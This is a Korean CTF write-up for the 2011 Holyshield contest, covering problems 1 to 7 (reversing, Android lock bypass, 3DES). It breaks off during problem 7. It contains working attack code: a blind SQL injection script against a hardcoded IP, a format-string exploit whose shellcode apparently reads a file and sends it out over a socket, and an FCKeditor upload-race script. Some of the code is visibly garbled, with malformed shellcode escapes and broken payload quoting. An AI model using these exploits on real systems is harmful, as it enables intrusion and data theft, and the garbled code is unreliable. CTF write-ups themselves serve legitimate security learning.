

Holyshield CTF 풀이



2011.11.25

SIOS

I love hot girl (goal) & beat (bit)

[Table of Contents]

1번	3 Page
2번	5 Page
3번	7 Page
4번	8 Page
5번	13 Page
6번	19 Page
7번	23 Page
8번	26 Page
9번	28 Page
11번	32 Page
14번	37 Page
15번	42 Page

1 번

문제 File은 **ELF Binary**와 아래와 같이 **알 수 없는 16진수 숫자들의 List**입니다.

```
fffffa8 fffffb6 fffffa0 fffffa2 fffffba fffffa7 fffffba fffffa6
fffffe1 fffffd4 fffff8a fffffa8 fffffb0 fffffda fffffba fffffbb
fffff81 fffff80 fffffaa fffffaf fffffa8 fffffe0 fffffed fffffd1
fffffeb fffffe5 fffffe9 ffffff9
```

[그림 1-1] 16진수 숫자 List

- 16진수 숫자 값들을 살펴보면, **4Byte 크기의 음수**인 것을 알 수 있습니다.

정확한 값을 알아내기 위해 해당 16진수 숫자를 부호 있는 **10진수로 변환**하는 간단한 Script를 만들어 실행하였습니다.

```
num[0] : -88 num[1] : -74 num[2] : -96 num[3] : -94
num[4] : -70 num[5] : -89 num[6] : -70 num[7] : -90
num[8] : -31 num[9] : -44 num[10] : -118 num[11] : -88
num[12] : -80 num[13] : -38 num[14] : -70 num[15] : -69
num[16] : -127 num[17] : -128 num[18] : -86 num[19] : -81
num[20] : 88 num[21] : -32 num[22] : -19 num[23] : -47
num[24] : -21 num[25] : -27 num[26] : -23 num[27] : -7
```

[그림 1-2] Script 출력 후

ELF Binary는 **인자로 문자열을 받고 문자열의 길이만큼 값을 출력해주는 File** 입니다.

```
posquit0$ ./d75bf941d9a3d98f059dcdb00caa07f3
Error!!
posquit0$ ./d75bf941d9a3d98f059dcdb00caa07f3 aaaa
aaaa
-95 -34 -38 -40
posquit0$ ./d75bf941d9a3d98f059dcdb00caa07f3 aaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
-71 -74 -78 -80 -84 -87 -87 -93 -33 -36 -104 -106 -110 -113 -113 -119 -123 -126 -66
-68 -8 -11 -11 -17 -21 -24 -28 -30
posquit0$ ./d75bf941d9a3d98f059dcdb00caa07f3 aaaaaaaaaaaaaaaaaaaaaaaaaaab
aaaaaaaaaaaaaaaaaaaaaaaaaaaaab
-71 -74 -78 -80 -84 -87 -87 -93 -33 -36 -104 -106 -110 -113 -113 -119 -123 -126 -66
-68 -8 -11 -11 -17 -21 -24 -28 -31
```

[그림 1-3] ELF Binary 출력 값

- 출력 값들을 비교해보면, 길이에 따라 각 문자들이 치환되는 값이 변하는 것을 알 수 있습니다.
- 또한, 길이가 같은 경우에는 치환되는 값이 고정되는 것을 확인할 수 있습니다.
 - 무차별 대입하여 주어진 숫자들에 해당하는 값들을 출력하는 문자열을 찾는 것이 빠르다고 생각하여 값을 하나하나 맞춰가며 입력해 보았습니다.

```
posquit0 $ ./d75bf941d9a3d98f059dadb00caa07f3 password_is_C4TSecur1ty_allz
password_is_C4TSecur1ty_allz
-88 -74 -96 -94 -70 -89 -70 -90 -31 -44 -118 -88 -80 -38 -70 -69 -127 -128 -86 -81
-88 -32 -19 -47 -21 -27 -23 -7
```

[그림 1-4] Key

2 번


해당 문제 Page가 열려있지 않아서 **Screenshot은 첨부하지 못했습니다.**

Web Page와 Login Page가 있었고, **Login Page에 SQL Injection 취약점**이 존재했습니다.

그리고, root / root 의 계정이 존재하는걸 확인하고 ID 입력 Form에는 '**and 1=2 or id='root'#**를, Password 입력 Form에는 root를 입력하니 Login이 성공하였습니다.

union 구문을 Filtering 하지 않는 것을 확인 하였으나, '**and 1=2 union select 'root','root'#** 과 같은 Query를 요청하였을 때 root로 Login이 되지 않았고, 조금 더 샅질해 본 결과 **md5 Hash로 저장**된다는 것을 체크하고 0cc175b9c0f1b6a831c399e269772661과 같은 Hash 값을 union 에 집어넣어 Login이 되는 것을 확인 할 수 있었습니다.

하지만, 어떤 ID로 Login 하였는지 알 수 있는 방법이 없어서, **Blind SQL injection으로 공격** 하였습니다.



```
1 /usr/bin/python
2 # -*- coding: utf-8 -*-
3 import urllib,re,httplib
4 from time import sleep
5
6 #target="(select column_name from information_schema.columns where table_name='Member02' order by column_name limit 2,1)"
7 #target="(select concat(level,':',id,':',passwd) from Member02 order by level desc limit 0,1)"
8 #target="(select level from Member02 limit 0,1)"
9 tt = re.compile('index.php')
10
11 def main() :
12     for cp in range(32) :
13         # target="(select table_name from information_schema.tables where table_schema=database() order by table_name limit "+str(cp)+" ,1)"
14         # target="(select column_name from information_schema.columns where table_name='Member01' order by column_name limit "+str(cp)+" ,1)"
15         target="(select concat(id,':',passwd) from Member01 order by level desc limit "+str(cp)+" ,1)"
16         res=""
17         for x in range(1,32) :
18             ch=0
19             for i in range(1,8):
20                 conn = httplib.HTTPConnection('203.229.206.44',3335)
21                 uid="" or 1=2 union select 'a','0cc175b9c0f1b6a831c399e269772661' from information_schema.tables where table_schema=database() and 1=
22                 uid += "substr(lpad(bin(ascii(substr("+target+", "+str(x)+" ,1))),7,0), "+str(i)+" ,1)"
23                 uid += " limit 1#"
24                 upw='a'
25                 param = urllib.urlencode({'U_ID':uid,'U_PW':upw})
26                 header = {'Authorization': 'Basic Zmxma3J6bmFrcm93bHRrYXNpd1Zhdw', 'Content-type': 'application/x-www-form-urlencoded'}
27                 conn.request('POST', '/index.php?mode=login', param, header)
28                 data = conn.getresponse().read()
29
30                 if tt.search(data) :
31                     ch += 2**(7-i)
32                     if ch==0 :
33                         break
34                     #print chr(ch)
35                     res += chr(ch)
36                 print res
37                 if res==" :
38                     break
39
40 main()
```

[그림 2-1] Python Script

- information_schema에서 Table name을 추출하면 **member01, 02** 가 있고, Column name도 함께 뽑아서 Data를 조회해 본 결과, **Web에서 회원 가입한 Data들은 member02로만 들어가는 것을 확인** 하였습니다.
- **member01 Table의 Data들을 전부 추출**하니(2개의 member Table의 구조는 동일),

id 가 **key? key is?** 인 계정의 **Password Column**에 인증키가 들어있었습니다.

➤ **Accent**

실제 공격 Query를 더 짧게 Coding 가능 하였지만, 이것저것 다른 방향으로 샅질 하면서 Coding 하던 것들은 그냥 둡니다.

지금 고치기 귀찮은 건 아니지만 술이 부족해서 Coding 하기가 힘드네요

3 번

문제 File은 Image과 Android emulator file 입니다. 우선, Android SDK를 사용하여 Emulator를 실행시켜보면 **화면 잠금**이 걸려 있었습니다. 이를 해제하는 방법은 아래와 같습니다.

- 1 주어진 **Image file의 Android 기기 화면에 찍힌 지문**을 확인하는 것
- 2 **DDMS**를 이용하여 data/system/gesture.key File을 추출 후 해독하는 것
- 3 /data/system/gesture.key File을 **삭제**시키면 암호를 없애는 것

화면 잠금을 해제 한 뒤 Emulator를 살펴보면, 남아있는 정보는 SMS 뿐 이었고 연락처 정보는 모두 지워져 있어 송신자와 수신자를 알 수 없었습니다. 그러나, SMS의 내용 중 **Hint Page**를 **Base64 Encoding** 한 값을 발견 할 수 있었습니다.

Hint Page 에서, SMS Thread에서 Message 2개를 지우면 다음 절차를 알 수 있게 된다고 하였고, 수행 후 **Thread 내에서 세로로 첫 글자**를 읽어보면 <http://qyhr.qr.ai> 라는 URL이 나옵니다.

```
<style type='text/css'>
    .text    {font-size:40pt; font-family:fantasy;}
    .secret  {font-size:6pt;      i-luv:Hong; font-2ndkey:N4 d0 8oyfr13nd;}
</style>
</head>
<body bgcolor='black'>
<center>
<font class='text' color='white'>Dong won Tuna
<table cellpadding='10' width='500' height='300'>
<tr>
    <td align='left'><font class='text' color='red'>Oh</td>
    <td align='right'><font class='text' color='yellow'> Oh</td>
</tr>
<tr>
    <td colspan='2' align='center'><img src='./Handsome_Tuna.gif'></img></td>
</tr>
</table>
</body>
```

[그림 3-1] <http://qyhr.qr.ai> Source

- 두 번째 **Key는 N4 d0 8oyfr13nd** 이며, 첫 번째 Key는 문자 Message 를 보낸 사람의 이름이라고 합니다. 이를 찾기 위해 DDMS를 이용하여 모든 SQLite DB파일을 추출하여 분석했지만, 알 수가 없었습니다.
- Image File을 분석해 본 결과 **Image 뒤에 주소록 Data**가 붙어 있었고, 이를 통해 보낸 사람의 이름이 **강참치** 임을 알 수 있었습니다.

4 번

DllMain 부분을 분석해보면 **현재 Process의 이름을 확인**하는 부분이 나옵니다

```
if ( !GetModuleFileNameA(0, &FullPath_FileName, 260u) )
    goto LABEL_19;
if ( strrchr(&FullPath_FileName, 'WW') )
    FileName = strrchr(&FullPath_FileName, 'WW') + 1;
if ( FileName[1] == 't'
    && FileName[3] == 'r'
    && FileName[5] == 'r'
    && FileName[6] == 'a'
    && FileName[8] == 't'
    && FileName[11] == 'x'
    && FileName[12] == 'e' )
{
    if ( fdwReason == 1 )
    {
        v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, &ThreadId);
        CloseHandle(v5);
    }
}
```

[그림 4-1] DllMain

- File name의 형식이 **_t_r_ra_t_xe** 면 계속 진행이 된다는 것을 알 수 있습니다.
 - 나중에 눈치챘지만 이는 **starcraft.exe**를 검사하는 부분이었습니다.

```
while ( 1 ){
    if ( v68c2a0 == 49 ){
        if ( v68c2a1 == 49 ){
            if ( v68c2a2 == 49 ){
                if ( v68c2a3 == 49 ){
                    if ( v68c2a4 == 49 ){
                        if ( v68c2a5 == 49 ){
```

[그림 4-2] StartAddress

- **0x68c2a0[]의 값이 숫자 10이 맞는지**를 비교해 나갑니다.
- 0x68c2a0[] Memory 주소는 **미 할당 영역**이므로, 해당 Memory 영역을 할당 받기 위해 **VirtualProtect(0x00680000, 0x00100000, 0x2000, 0x4)** 함수를 강제 호출하여 문제가 요구하는 값들을 채워나가며 진행을 했었습니다.

그 후, `sub_10001000()`, `sub_10001160()`, `sub_100011E0()` 3개의 자식함수를 통해 또 다른 조건들을 비교합니다.

```
do
{
    *(&v13 + v0) = v0 + 0x596845;
    ++v0;
}
while ( v0 < 12 );

if ( *(_BYTE *)v13 != 'W'
    || *v15 != 't'
    || *v16 != 'e'
    || *v18 != ""
    || *v20 != ' '
    || *v21 != 'E'
    || *v23 != 'g'
    || *v24 != 'e' )
{
    result = 0;
}
else
{
    byte_1000336F = 'W';
    byte_1000334A = 'W';
    v2 = *Dst;
    byte_10003367 = v2;
    byte_1000334F = v2;
    v3 = *v15;
    byte_1000335B = v3;
    byte_10003350 = v3;
    v4 = *v16;
    byte_10003356 = v4;
    byte_10003365 = v4;
    v5 = *v17;
    byte_1000334B = v5;
```

```

byte_1000335D = v5;
v6 = *v18;
byte_10003353 = v6;
byte_10003352 = v6;
v7 = *v19;
byte_10003348[0] = v7;
byte_10003354 = v7;
v8 = *v20;
byte_10003349 = v8;
byte_10003355 = v8;
v9 = *v21;
byte_1000334C = v9;
byte_1000336B = v9;
v10 = *v22;
byte_1000335E = v10;
byte_10003369 = v10;
v11 = *v23;
byte_1000335F = v11;
byte_10003362 = v11;
v12 = *v24;
byte_1000336D = v12;
byte_10003359 = v12;
result = 1;
}

```

[그림 4-3] sub_10001000()

- 이번엔 **0x596845[] 주소의 값들을 참조**하며, **미 할당 Memory주소**입니다.
- 마찬가지로 **VirtualProtect()** 함수를 호출해서 Memory 영역을 할당 받은 후, 문제가 요구하는 조건의 값들을 채워나갑니다.

그 후, 해당 값들을 다시 전역변수에 복사하며, Code를 잘 살펴보면 ***v17, *v19**와 같이 조건에서 비교하지 않았던 값들이 사용됩니다. 그래서 *v17과 *v19 등에 해당하는 값들을 앞서 starcraft.exe의 이름을 추측해서 알아낸 것처럼 ***v13~*v24**에 해당하는 값이 **"Water's Edge"**라는 문자열일 것이라고 가정하고 다시 진행을 했습니다. (W_te_'s Edge까지만 알아내고 구글링하면 Water's Edge가 나옴)

sub_10001000() 함수를 분석을 마친 후, sub_10001160()와 sub_100011E0()도 위와 같은 방법으로 진행했으며, 크게 중요해 보이지는 않는 함수들이었습니다.

문제 파일이 요구하는 모든 비교조건들을 만족시키면 아래 Code 가 실행됩니다.

```
do
{
    v2 = *(&v4 + v1) ^ byte_10003348[v1];
    *(_QWORD *)&pInputs.mi.mouseData = 0i64;
    *(_QWORD *)&pInputs.mi.time = 0i64;
    *(_QWORD *)&pInputs.mi.dx = v2;
    pInputs.type = 1;
    SendInput(1u, &pInputs, 28);
    Sleep(1u);
    pInputs.mi.dy = 2;
    SendInput(2u, &pInputs, 28);
    Sleep(1u);
    ++v1;
}
while ( v1 < 42 );
*(_QWORD *)&pInputs.mi.dx = 0i64;
*(_QWORD *)&pInputs.mi.mouseData = 0i64;
*(_QWORD *)&pInputs.mi.time = 0i64;
LOWORD(pInputs.mi.dx) = 13;
pInputs.type = 1;
SendInput(1u, &pInputs, 28);
Sleep(1u);
pInputs.mi.dy = 2;
SendInput(2u, &pInputs, 28);
}
```

[그림 4-4] 출력 Code

- Hex-ray가 SendInput()의 구조체 인자를 mouseData로 해석해서 오해할 수 있는데, 실제로는 **keyboardData** 값들입니다.
- 위 Code가 실행되면 SendInput()에 의해 임의의 키보드 입력 값(xor 연산으로 얻어진)이 발생하면서 화면에 "**key is r37urn 7o 7h3 n4tur3 and 4t0m0s**"가 출력됩니다.

➤ **Accent**

저희는 이 같은 과정으로 풀었지만, 아마 Starcraft 게임을 실행 후 문제의 파일을 Dll injection 시키면 Chatting 창 등에 키가 출력되는 의도의 문제였을 것으로 보입니다.

5 번

FreeBSD 8.2의 ELF Binary 이며, Hex-Ray를 이용해 De-compile 후 분석했습니다.

```
int __cdecl client_callback(int client_fd)
{
    int v1; // eax@1
    void *str_su; // eax@1
    size_t v3; // eax@2
    unsigned int seed; // eax@2
    int v5; // eax@3
    size_t v6; // eax@13
    int v7; // eax@18
    int v8; // eax@20
    int v10; // [sp+14h] [bp-424h]@6
    char buffer; // [sp+23h] [bp-415h]@1
    char v12; // [sp+24h] [bp-414h]@6
    char buf; // [sp+14Fh] [bp-2E9h]@2
    __int16 v14; // [sp+1B3h] [bp-285h]@1
    char src; // [sp+1BFh] [bp-279h]@2
    int v16; // [sp+1C4h] [bp-274h]@1
    char s; // [sp+2F0h] [bp-148h]@1
    int v18; // [sp+41Ch] [bp-1Ch]@1
    int i; // [sp+420h] [bp-18h]@13
    void *dest; // [sp+424h] [bp-14h]@2
    FILE *fp; // [sp+42Ch] [bp-Ch]@1
    int len; // [sp+430h] [bp-8h]@1

    v18 = 0;
    memset(&s, 0, 0x12Cu);
    memset(&v16, 0, 0x12Cu);
    v14 = 0;
    memset(&buffer, 0, 0x12Cu);
    sub_8048D50(0);
    byte_804B165 = 115;
    sub_8049240();
    sub_8049310();
}
```

```

sub_8048FF0();
sub_8049080();
sub_80490C0();
sub_80490F0();
sub_8049210();
memset(&buffer, 0, 0x12Cu);
v1 = strlen(&::s);
sock_send(client_fd, &::s, v1);
fp = fopen("/home/admin/text", "r");
len = sock_read(client_fd, (int)&buffer, 0x12Cu, 0xAu);
check_length(&buffer);
str_su = sub_8048EF0();
if ( strcmp(&buffer, (const char *)str_su) )
{
    if ( !strcmp(&buffer, &str_exit) )
        exit(0);
    if ( !strcmp(&buffer, &str_ls) )
    {
        sprintf(&s, "%s > /home/admin/text 2>&1", &buffer);
        system(&s);
        v6 = strlen(&s);
        memset(&s, 0, v6);
        for ( i = 0; ; ++i )
        {
            LOBYTE(v14) = fgetc(fp);
            if ( (_BYTE)v14 == -1 )
                break;
            putchar((char)v14);
            if ( (_BYTE)v14 == 10 )
                LOBYTE(v14) = 32;
            strcat(&s, (const char *)&v14);
            LOBYTE(v14) = 0;
        }
        strcat(&s, "\n");
        v7 = strlen(&s);
        sock_send(client_fd, &s, v7);
    }
}

```

```

    puts(&byte_8049FAA);
    fclose(fp);
    exit(0);
}
sprintf(&s, "%s %s: %s\n", &byte_804B3E4, &buffer, &byte_804B405);
printf("%s", &s);
v8 = strlen(&s);
sock_send(client_fd, &s, v8);
exit(0);
}
strcpy(&buf, &::src);
v3 = strlen(&buf);
send(client_fd, &buf, v3, 0);
sock_read(client_fd, (int)&v16, 0x12Cu, 10);
check_length(&buffer);
dest = malloc(0x64u);
seed = time(0);
srand(seed);
memcpy(dest, "check", 6u);
rand();
sprintf(&src, "%d", 0);
strcat((char *)dest, &src);
if ( strcmp((const char *)&v16, (const char *)dest) )
{
    sock_send(client_fd, &byte_804B41C, 24);
    exit(0);
}
sub_8048D50(1);
v5 = strlen(&::s);
sock_send(client_fd, &::s, v5);
sock_read(client_fd, (int)&buffer, 300, 10);
if ( !strcmp(&buffer, &str_exit) )
    exit(0);
if ( strcmp(&buffer, &byte_804B419) )
{
    sock_send(client_fd, "please into attack code: ", 25);
}

```

```
sock_read(client_fd, (int)&buffer, 300, 10);
check_length(&buffer);
v10 = 0;
}
else
{
sock_send(client_fd, "please into attack code: ", 25);
sock_read(client_fd, (int)&v12, 0x12Cu, 10);
printf(&buffer); // Vuln !!
v10 = 0;
}
return v10;
}
```

[그림 5-1] ELF Binary Source Code

- Server에 접속하면 sh의 Prompt 생긴 문자열을 보내주고 Data 수신을 기다립니다..
 - su -> check0 -> vi 순으로 문자열을 전송해 주면 마지막에 한번 더 Data를 전송 받은 뒤 printf 함수로 Format String 없이 출력하기 때문에 FSB 공격이 가능하게 됩니다..

```
Payload
[close@got] + [close@got+2] + [formatstring] + [nop] + [shellcode]
```

[그림 5-2] Payload 구조

마지막에 많은 Data를 전송 받으므로 Shell code와 close@got를 Stack 주소로 덮어 무차별 대입 하는 Script를 작성했습니다.

```
exploit.py
#!/usr/bin/python

import time , os
import pwn3r
from socket import *

#HOST = "192.168.123.129"
HOST = "203.229.206.32"
#HOST = "203.229.206.27"
PORT = 9999
```



```

shellcode =
"\x31\x06\x65\x79\x00\x89\xe3\x50\x53\xb0\x05\x50\xcd\x80\x89\xc3\x31\x0\x31\x
c9\x66\xb9\x05\x0d\x51\x89\xe6\x81\xee\x05\x0d\x00\x00\x56\x53\xb0\x03\x50\xcd\x80\x89
\x5\x31\x0\xb0\x06\x53\x50\xcd\x80\x31\x0\x50\x6a\x01\x6a\x02\xb0\x61\x50\xcd\x80\x8
9\xc2\x68\x72\x8d\x01\x58\x68\xaa\x02\xf1\x40\x89\xe0\x6a\x10\x50\x52\x31\x0\xb0\x62\x
50\xcd\x80\x31\x0\x55\x56\x52\xb0\x04\x50\xcd\x80\x31\x0\x40\x50\x50\xcd\x80"

```

```
fsb = pwn3r.fsb()
```

```
for addr in range(0xbfbfe800, 0xbfbfe000, -30):
```

```
    s= socket(AF_INET , SOCK_STREAM)
```

```
    s.connect((HOST , PORT))
```

```
    s.recv(1024)
```

```
    s.send("su\n")
```

```
    s.recv(1024)
```

```
    s.send("check0\n")
```

```
    s.recv(1024)
```

```
    s.send("vi\n")
```

```
    s.recv(1024)
```

```
    payload = fsb.getpayload(9,[hex(0x0804b304)],[hex(addr)],1)+"\x90"*100+shellcode+"\n"
```

```
        s.send(payload)
```

```
    s.close()
```

```
pwn3r.fsb()
```

```
class fsb:
```

```
#-----#
```

```
    def pack(self , data):
```

```
        res = ""
```

```
        for i in range(0,4):
```

```
            res += chr(data % 0x100)
```

```
            data /= 0x100
```

```
        return res
```

```
#-----#
```

```
    def getpayload(self , OFFSET , DST , VAR , PADDING = 0):
```

```

DST = [long(k,16) for k in DST]
VAR = [long(k,16) for k in VAR]

DST2 = []
VAR2 = []
payload = ""

if len(DST) != len(VAR):
    print "Different range of DST , VAR"
    exit()

for i in range(0 , len(DST)): # redefine DST
    DST2.append(self.pack(DST[i]))
    if VAR[i] >= 0x10000:
        DST2.append(self.pack(DST[i]+2))
for j in range(0 , len(VAR)): # redefine VAR
    VAR2.append(long(VAR[j]) % 0x10000)
    if VAR[j] >= 0x10000:
        VAR2.append(long(VAR[j]) / 0x10000)
for i in range(0 , len(DST2)):
    payload += DST2[i]

bef = len(payload) + PADDING

for j in range(0 , len(VAR2)):
    now = VAR2[j]
    if bef != now :
        if bef > now:
            count = (0x10000 + now) - bef
        elif bef < now:
            count = now - bef
        payload += "%1$" + str(count) + "c"
    payload += "%" + str(OFFSET) + "$hn"
    OFFSET += 1
    bef = now
return payload

```

[그림 5-3] Exploit.py

6 번

문제 Page에 접근하면 이미지로 된 로또 번호 10개가 보이고 하단에 File을 첨부할 수 있도록 되어있습니다. 임의의 File을 Upload 하면 틀렸다는 Message가 출력되며, Source 보기를 하면, **Hidden field 3개(로또 번호, Timestamp, Checksum)**가 존재하며 File 첨부 시 함께 전송되고 있습니다.

그리고 관리자에게 Mail을 보내는 Page가 **FKEditor**로 구현되어 있습니다. FKEditor의 버전은 2.6.6 버전이었으며 구글링을 통해 해당 버전의 취약점을 찾을 수 있었습니다.

일반적으로 알려져 있는 취약점들에 대해서는 Patch가 되어 있는 상태였고, **Directory listing 이 가능한 주소인**

<http://203.229.206.34/3101/fckeditor/editor/filemanager/browser/default/browser.html> 을 접근해 보았다. 접근과 동시에 XML 관련 Error를 출력하였고,

<http://203.229.206.34/3101/fckeditor/editor/filemanager/connectors/php/connector.php?Command=GetFoldersAndFiles&Type=Images&CurrentFolder=>

위 주소로 접근하게 되면 Command에 따라 결과가 달라지며 결과물을 XML로 뿌려주는 것을 확인 할 수 있었습니다.

+ 첫 번째로 찾은 URL에 두 번째 URL의 결과물을 더하여 아래의 URL이 완성되었습니다.

<http://203.229.206.34/3101/fckeditor/editor/filemanager/browser/default/browser.html?Type=File&Connector=http://203.229.206.34/3101/fckeditor/editor/filemanager/connectors/php/connector.php?Command=GetFoldersAndFiles&Type=Images&CurrentFolder=>

<http://203.229.206.34/3101/userfiles/file/> 경로의 Directory listing 을 할 수 있게 되었고,

10tt0_num3r_f0r_s01v3.txt 라는 눈에 띄는 파일을 발견 할 수 있었습니다. 그리고,

Main Page에서 10tt0_num3r_f0r_s01v3.txt 파일을 업로드 하면 원본파일

(http://203.229.206.34/3101/userfiles/file/10tt0_num3r_f0r_s01v3.txt) 의 내용이 덮어 써진다는 사실을 확인 할 수 있었습니다.

문제를 풀기 위해 전체적인 과정을 정리해보면 아래와 같습니다

1. Main page 접속
2. 해당 html의 Hidden form 중 lotto의 **value**를 **10tt0_num3r_f0r_s01v3.txt** 에 입력한 후 Upload
3. lotto의 **value**를 **파일명으로 작성한 뒤 업로드** ex)1154890125.txt
4. **Get key !**

해당 문제를 풀기 위해 화면에 보이는 lotto 번호를 10tt0_num3r_f0r_s01v3 File명으로 첨부하면 되는데 이때 **Timestamp 값이 변하기 전에 빠르게 첨부**되어야 하는 것으로 보입니다.

따라서 수동으로 진행하긴 어려워 보여 python 으로 작성한 아래의 Code를 수행해 문제의 Key 값을 확인하였습니다.

```
import urllib, urllib2
import threading, time

def attack():
    headers = {}
    get = {}
    body = {}
    data = urllib.urlencode(body)
    headers['Authorization']='Basic ZWxvaTp0bGRya3ZoZm0='
    req = urllib2.Request('http://203.229.206.34/3101/lucky.php', data, headers)
    response = urllib2.urlopen(req)
    the_page = response.read()
    return the_page

def encode_multipart_formdata(time, check,lotto,fname):
    BOUNDARY = '----WebKitFormBoundaryATKPURI5NBJeVZHV'
    CRLF = '\r\n'
    L = []
    L.append("--" + BOUNDARY)
    L.append("Content-Disposition: form-data; name='lotto'")
    L.append("")
    L.append(lotto)

    L.append("--" + BOUNDARY)
    L.append("Content-Disposition: form-data; name='timestamp'")
    L.append("")
    L.append(time)

    L.append("--" + BOUNDARY)
    L.append("Content-Disposition: form-data; name='checksum'")
```



```
headers['Accept-Charset']='windows-949,utf-8;q=0.7,*;q=0.3'  
  
headers['Authorization']='Basic ZWxvaTp0bGRya3ZoZm0='  
headers['Origin']='http://203.229.206.34'  
headers['Referer']='http://203.229.206.34/3101/lucky.php'  
headers['Content-type']=content_type  
headers['Content-length']=str(len(body))  
  
req = urllib2.Request('http://203.229.206.34/3101/result.php', body, headers)  
response = urllib2.urlopen(req)  
the_page = response.read()  
print str(the_page)
```

[그림 6-1] Python Script

7 번

문제에 주어진 URL에 접속해보면, 다음과 같은 암호문이 등장합니다.

```
5A6A597A593249334E7A466A4F57466A5A6A68694D6D51775A5459784F5467344D5451
33595455784D6A5A695A4751344E6D4E6D5A6A526C4D4467345A4755344D5749345932
526D4D6A526C0D0A596A4531596D4E6D4F413D3D
```

[그림 7-1] Encrypted Message

- ASCII Hex 값으로 Encoding 된 것을 알 수 있습니다.

ASCII 값을 Decoding 하면 다음과 같은 Base64 값이 나옵니다.

```
ZjYzY2I3NzFjOWFjZjhiMmQwZTYxOTg4MTQ3YTUxMjZiZGQ4NmNmZjRlMDg4ZGU4MWI
4Y2RmMjRlYjE1
YmNmOA==
```

[그림 7-2] Decrypted Message

- ASCII Hex 값 0D0A를 통해 두 개로 분리 된 Base64 값을 볼 수 있습니다.
 - 풀면서 알게 된 사실이지만, 이 Base64 값 두 개는 이어진 것 입니다. (출제자께서 왜 이를 분리 시켜 놓았는지 알 수가 없군요)

이 값을 Base64 Decoding 하면 다음과 같은 값이 나옵니다.

```
f63cb771c9acf8b2 d0e61988147a5126bdd86cff4e088de81b8cdf24eb15bcf8
posquit0$ python
Python 2.6.6 (r266:84292, Dec 27 2010, 00:02:40)
[GCC 4.4.5] on linux2
>>> len('f63cb771c9acf8b2d0e61988147a5126bdd86cff4e088de81b8cdf24eb15bcf8')
64
```

[그림 7-3] Base64 Decode Message

Hint로 Image 3장이 들어 있는 Folder를 받았습니다. Image 이름을 보면 각각, 2, 5, 3D 인데, 크기가 큰 순서대로 배열해보면 3D25가 됩니다. 3DES로 암호화 된 것을 알 수 있으며, 무엇보다도 암호의 길이가 32 Byte이니 보통 Block의 크기를 8Byte로 쓰는 3DES 의 특성에 딱 맞았습니다.

그리고, Hint로 53426187 가 주어졌습니다. 처음에 보았을 때는 3DES의 IV 값으로 알았습니다. (8 Byte로 맞아 떨어짐) 또 중복된 숫자가 없고 1~8까지의 숫자로 이루어진 것으로 보아 Permutation 배열도 생각하게 되었습니다. 그러나, 여러 시도를 해봐도 3DES 암호가 풀릴 기미가 안보였습니다.

한 번은 53426187과 soul이 3DES의 두 개의 키 값이고, 암호문의 앞의 8Byte가 IV 값으로 두기도 했습니다.(보통 3DES의 경우 IV+암호문으로 붙여서 주어지기 때문) 도통 풀릴 기미가 안보여, 출제자 분과 대화를 한 뒤에 몇 번의 시도 후에 암호를 풀 수 있었습니다. 3DES의 **Key 값은 soul이었고, 32Byte 전체가 암호문이며 IV 값은 없었습니다.**(ECB Mode으로 Encrypt 되어있었기 때문) **3DES 암호를 풀고 나면 다음의 Base64가 나오는데, Permutation 배열을 이용하여 Permutation 시켜주고 Base64를 풀어주면 Key가 나옵니다.**

```
#!/usr/bin/python
import sys
import chilkat

crypt = chilkat.CkCrypt2()

success = crypt.UnlockComponent("Anything for 30-day trial")
if (success != True):
    print crypt.lastErrorText()
    sys.exit()

crypt.put_CryptAlgorithm("des")
crypt.put_KeyLength(168)
crypt.put_EncodingMode("hex")
crypt.put_CipherMode("ecb")
crypt.SetEncodedKey("c291bA==", "base64")
crypt.put_PaddingScheme(4)
cipherText="f63cb771c9acf8b2d0e61988147a5126bdd86cff4e088de81b8cdf24eb15bcf8".
upper()
print cipherText
plainText = crypt.decryptStringENC(cipherText)
print plaintext
```

[그림 7-4] 3-DES Decrypt Source Code

```
posquit0$ ./attack.py
WBfDTR1BMtu0HXfdb91WFNN9YNpXwd==
posquit0$ ./permu.py
RDBfWTB1X0tuMHdfNW91bF9NdXNpYw==
posquit0$ python
```



```
